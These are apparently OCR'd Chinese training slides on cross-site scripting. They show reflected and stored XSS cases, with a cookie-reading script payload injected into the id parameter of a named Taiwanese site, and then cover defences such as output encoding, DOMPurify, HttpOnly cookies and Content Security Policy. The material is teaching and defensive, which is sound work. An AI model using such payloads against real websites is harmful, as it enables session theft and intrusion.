
反射型 XSS 案例

http://www.[redacted]heal.com.tw/about.php?id=3

語法代入ID參數


id 值存在 xss

xss payload : "><script>alert(document.cookie)</script>



https://zeroday.hitcon.org/vulnerability/ZD-2021-00778


儲存型 (Stored) XSS




https://www.aptive.co.uk/blog/xss-cross-site-scripting/

儲存型 (Stored) XSS 案例

- https://zeroday.hitcon.org/vulnerability/ZD-2021-00691



瀏覽留言頁即可觸發XSS，執行Javascript



XSS弱點防護參考 (1/5)

- Output Encoding (輸出前先做編碼)

Character	Entity Encoding
"	&quot;
&	&amp;
'	&apos;
<	&lt;
>	&gt;

```
<div class="comment">
<script>alert("XSS")</script>
</div>
```

```
<div class="comment">
&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
</div>
```


Source:https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

XSS弱點防護參考 (2/5)

- 使用 DOMPurify套件對使用者輸入字串進行淨化 (sanitization)
- https://github.com/cure53/DOMPurify


https://letswritetw.github.io/letswrite-dompurify/

XSS弱點防護參考 (3/5)

- Cookie設定HttpOnly屬性
  - 無法以JavaScript讀取Cookie值
- 設定 CSP, Content Security Policy (內容安全政策)
  - 給瀏覽器看的header
  - 列白名單告訴瀏覽器那些來源(Origin)可被信任

CSP (Content Security Policy)

- https://content-security-policy.com/




可被信任的網站

default-src: 除非另外指定，否則只允許來自同源(self)的資源被載入
(包括圖片、JS、CSS、iframe、字型等)

XSS弱點防護參考 (4/5)


- CSP防護實例




Source: https://hackerone.com/reports/449351

XSS弱點防護參考 (5/5)


- CSP 設定不正確，存在可能被繞過風險
  - 如unsafe-inline
- 檢查CSP設定
  - https://csp-evaluator.withgoogle.com/



XSS弱點防護參考實例 (Html Encoding)




直接輸出結果




輸出前先做html encoding

XSS弱點防護使用DOMPurify套件




XSS弱點防護參考實例 (HttpOnly)



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
SESSIONID	bC4g0I5fbCZV...	localhost	/xss	Session	36	false	false

